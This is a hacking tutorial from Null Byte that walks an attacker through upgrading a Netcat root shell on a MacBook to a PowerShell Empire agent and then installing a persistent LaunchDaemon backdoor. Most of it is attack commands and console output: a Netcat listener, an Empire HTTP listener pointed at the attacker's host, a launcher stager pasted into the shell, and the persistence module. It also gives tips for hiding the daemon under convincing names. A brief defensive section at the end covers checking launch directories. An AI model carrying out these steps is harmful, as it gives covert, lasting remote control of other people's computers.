How to Install a Persistent Empire Backdoor on a MacBook

After [backdooring a MacBook not protected by FileVault](https://null-byte.wonderhowto.com/how-to/hacking-macos-configure-backdoor-anyones-macbook-0184637/) or [using a fake PDF to gain remote access](https://null-byte.wonderhowto.com/how-to/create-fake-pdf-trojan-with-applescripts-part-2-disguising-script-0184706/), an attacker may wish to upgrade their Netcat shell to something more fully featured. While a root shell allows attackers to remotely modify most files on the MacBook, [Empire](https://null-byte.wonderhowto.com/how-to/use-powershell-empire-getting-started-with-post-exploitation-windows-hosts-0178664/) features some useful post-exploitation modules which make hacking Macs very easy.

At this point, an attacker would already have obtained remote access to the target MacBook or another model Mac computer. In my below example, I'm building on a [previously established Netcat backdoor](https://null-byte.wonderhowto.com/how-to/hacking-macos-configure-backdoor-anyones-macbook-0184637/#jump-step4).

`/ tokyoneon ~

nc -l -p 1234

listening on [any] 1234 ...

xx.xx.x.xx xxxxxxxxx xxxx xxxxxx xxxxx: xxxxxxxx xxxxxx

connect to [xx.xx.x.xx) from (xxxxx) [xx.xx.x.xx] 50027

bash: no job control in this shell

bash-3.2# \_

To begin, [Empire should be installed](https://null-byte.wonderhowto.com/how-to/use-powershell-empire-getting-started-with-post-exploitation-windows-hosts-0178664/#jump-step1) and configured on the attacker's system. If the target MacBook is on a local network, installing Empire in Kali will suffice. If [the target is mobile and constantly moving between Wi-Fi networks](https://null-byte.wonderhowto.com/how-to/hacking-macos-connect-macbook-backdoors-from-anywhere-world-0184653/), Empire needs to be installed on the [attacker's virtual private server](https://null-byte.wonderhowto.com/how-to/white-hats-guide-choosing-virtual-private-server-0183135/) (VPS).

**Don't Miss:** [**How to Connect to MacBook Backdoors from Anywhere**](https://null-byte.wonderhowto.com/how-to/hacking-macos-connect-macbook-backdoors-from-anywhere-world-0184653/)

Step 1 Start the Empire Listener

[Empire should be up and running](https://null-byte.wonderhowto.com/how-to/create-fake-pdf-trojan-with-applescripts-part-1-creating-stager-0184692/#jump-step1) with a listener waiting for incoming connections from the target MacBook. In this example, I'm using an HTTP listener on port 8080. The below commands can be used to quickly set up an Empire listener.

uselistener http

set Port 8080

set Host <Attacker-IP-Address>

execute

This is [what it should look like](https://img.wonderhowto.com/img/original/48/92/63662339246225/0/636623392462254892.jpg) after you've run the commands:

(Empire) > listeners

[!] No listeners currently active

(Empire: listeners) > uselistener http

(Empire: listeners/http) > set Port 8080

(Empire: listeners/http) > set Host xx.xx.x.xx

(Empire: listeners/http) > execute

[\*] Starting listener 'http'

\* Serving Flask app "http" (lazy loading)

\* Environment: production

WARNING: do not use the development server in a production environment.

Use a production WSGI server instead.

\* Debug mode: off

[+] Listener successfully started!

(Empire: listeners/http) > listeners

[\*] Active listeners:

Name Module Host Delay/Jitter

---- ------ ---- -----------

http http http://xx.xx.x.xx:8080 5/0.0

(Empire: listeners) > \_


Step 2 Generate the Stager

Next, create a launcher script using the **osx/launcher** [stager](https://null-byte.wonderhowto.com/how-to/use-powershell-empire-getting-started-with-post-exploitation-windows-hosts-0178664/#jump-step4). This can be done using the below commands.


usestager osx/launcher

set Listener http

generate

[](https://img.wonderhowto.com/img/original/01/72/63662339329288/0/636623393292880172.jpg)

The entire Empire output should be copied and pasted into the Netcat terminal. In the above example, that would be the long line starting with "echo" near the bottom.

[](https://img.wonderhowto.com/img/original/03/67/63662339359991/0/636623393599910367.jpg)

A new agent [will appear](https://img.wonderhowto.com/img/original/13/72/63662339390366/0/636623393903661372.jpg) in the Empire terminal allowing the attacker to further exploit the MacBook.

(Empire: agents) > [\*] Sending PYTHON stager (stage 1) to xx.xx.x.xx

[\*] Agent P98MAEE0 from xx.xx.x.xx posted valid Python PUB key

[\*] New agent P98MAEE0 checked in

[+] Initial agent P98MAEE0 from xx.xx.x.xx now active (Slack)

[\*] Sending agent (stage 2) to P98MAEE0 at xx.xx.x.xx

[>] ...................

(Empire: agents) > \_

A great number of post-exploitation modules are available to the attacker at this point. Stay tuned for future articles where I'll show how to use Empire's most advanced exploitation modules to further compromise the MacBook and Wi-Fi networks it connects to.

Copying the Empire output is simple enough for a hacker to do every time they want to upgrade their shell to a more advanced framework like [Empire](https://null-byte.wonderhowto.com/collection/powershell-empire/) or [Metasploit](https://null-byte.wonderhowto.com/how-to/metasploit-basics/). But maintaining such a backdoor over a long period is a bit trickier. The Python script currently running as a background process will be terminated when the user logs out or the computer is turned off.

Below, I'll use a persistence module designed to create a new Empire agent every time the MacBook reboots.

Step 3 Establish Persistence Using Empire

From the Empire terminal, use the [**agents**](https://null-byte.wonderhowto.com/how-to/use-powershell-empire-getting-started-with-post-exploitation-windows-hosts-0178664/#jump-step5) command to [view](https://img.wonderhowto.com/img/original/70/21/63662347250006/0/636623472500067021.jpg) the newly established Agent. Then, use the **interact** command to begin engaging with the compromised MacBook.

(Empire) > agents

[\*] Active agents:

Name Lang Internal IP Machine Name Username Process

---- ---- ----------- ------------ -------- -------

P98MAEEO py xx.xx.x.xx xxxxx-MacBook-A \*root /usr/bin/py

(Empire: agents) > interact P98MAEEO

(Empire: P98MAEEO) > \_

The **info** command can be used to [view the available module options](https://img.wonderhowto.com/img/original/35/60/63662339456272/0/636623394562723560.jpg).

(Empire) > interact P98MAEEO

(Empire: P98MAEEO) > usemodule persistence/osx/launchdaemonexecutable

(Empire: python/persistence/osx/launchdaemonexecutable) > info

Options:

Name Required Value Description

---- -------- ----- -----------

SafeChecks True True Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.

DaemonLocation True The full path of where the Empire lau daemon should be located.

DaemonName True com.proxy.initialize Name of the Launch Daemon to install. Name will also be used for the plist file.

Agent True P98MAEE0 Agent to execute module on.

Listener True Listener to use.

UserAgent False default User-agent string to use for the stag, request (default, none, or other).

(Empire: python/persistence/osx/launchdaemonexecutable) >

This particular Empire module requires several options be set before executing on the target MacBook. The required options can be set using the below commands.

set DaemonLocation /etc/empire\_persistence

set DaemonName com.empire

set Agent <NAME>

set Listener <name>

Which would [look like so](https://img.wonderhowto.com/img/original/77/78/63662347961709/0/636623479617097778.jpg), in my example:

(Empire: python/persistence/osx/launchdaemonexecutable) > set DaemonLocation /etc/empire\_persistence

(Empire: python/persistence/osx/launchdaemonexecutable) > set DaemonName com.empire

(Empire: python/persistence/osx/launchdaemonexecutable) > set Agent P98MAEE0

(Empire: python/persistence/osx/launchdaemonexecutable) > set Listener http

(Empire: python/persistence/osx/launchdaemonexecutable) > \_

* The [DaemonLocation](https://developer.apple.com/library/content/documentation/MacOSX/Conceptual/BPSystemStartup/Chapters/CreatingLaunchdJobs.html) is the full path to the Empire executable which will be run when the MacBook reboots. For demonstration purposes, I'm using the /etc/ directory and the filename empire\_persistence. To avoid detection, the daemon can be created in a less obvious location.
* The DaemonName (com.empire) is the name of the [.plist configuration file](https://developer.apple.com/legacy/library/documentation/Darwin/Reference/ManPages/man5/launchd.plist.5.html) and can be renamed to anything. For a more convincing file name, attackers may use com.applesecurity.plist. This .plist file is automatically saved to the /Library/LaunchDaemons/ directory on the target MacBook and should not be moved or modified. Startup daemons are required to be in this directory.
* The Agent and Listener should also be set appropriately if not set automatically.

Use the **execute** command to embed the Empire backdoor into the MacBook.

execute

Below is [what it looks like](https://img.wonderhowto.com/img/original/16/06/63662347893069/0/636623478930691606.jpg) in my example. You might have to select *Y* on your keyboard if you get a prompt about it not being opsec safe.

(Empire: python/persistence/osx/launchdaemonexecutable) > execute

[>] Module is not opsec safe, run? [y/N] y

[\*] Tasked P98MAEEO to run TASK CMD WAIT

[\*] Agent P98MAEEO tasked with task ID 1

[\*] Tasked agent P98MAEEO to run module python/persistence/osx/launchdaemonexecutable

(Empire: python/persistence/osx/launchdaemonexecutable) > [\*] Agent P98MAEEO returned

[+] Persistence has been installed: /Library/LaunchDaemons/com.empire.plist

[+] Empire daemon has been written to /etc/empire\_persistence

[\*] Valid results returned by xx.xx.x.xx

(Empire: python/persistence/osx/launchdaemonexecutable) > \_

How to Protect Against Persistent Backdoors

Some antivirus software may protect against attacks like this, but there's no way to be sure without doing some testing on a Mac, which I will be doing later for an antivirus evasion article I'll be writing. I'll update my findings here if they do indeed protect against persistent backdoors. Otherwise...

* **Check for suspicious files.** [Startup daemons and directories](https://alvinalexander.com/mac-os-x/mac-osx-startup-crontab-launchd-jobs) used by macOS include [/Library/LaunchDaemons](https://img.wonderhowto.com/img/original/42/52/63662351470100/0/636623514701004252.jpg), /Library/LaunchAgents, and /Users/<username>/Library/LaunchAgents. Files in these directories can be inspected by opening Terminal, using the [**cd**](https://null-byte.wonderhowto.com/how-to/hack-like-pro-linux-basics-for-aspiring-hacker-part-2-creating-directories-files-0147234/) and [**ls**](https://null-byte.wonderhowto.com/how-to/hack-like-pro-linux-basics-for-aspiring-hacker-part-2-creating-directories-files-0147234/) commands to change into the desired directory and view its contents. The [**launchctl**](http://www.launchd.info/) command can be used to disable any suspicious daemons and removed using the **rm** command.

tokyoneon:~ root# cd /Library/LaunchDaemons/

tokyoneon:/Library/LaunchDaemons root# ls

com.apple.plist com.h4ck3r.plist

com.empire.plist com.netcat.plist

tokyoneon:/Library/LaunchDaemons root# sudo launchctl unload com.h4ck3r.plist

tokyoneon:/Library/LaunchDaemons root# rm com.h4ck3r.plist

tokyoneon:/Library/LaunchDaemons root#

**Don't Miss:** [**Null Byte's Guides on Hacking macOS**](https://null-byte.wonderhowto.com/collection/hacking-mac-osx-macos/)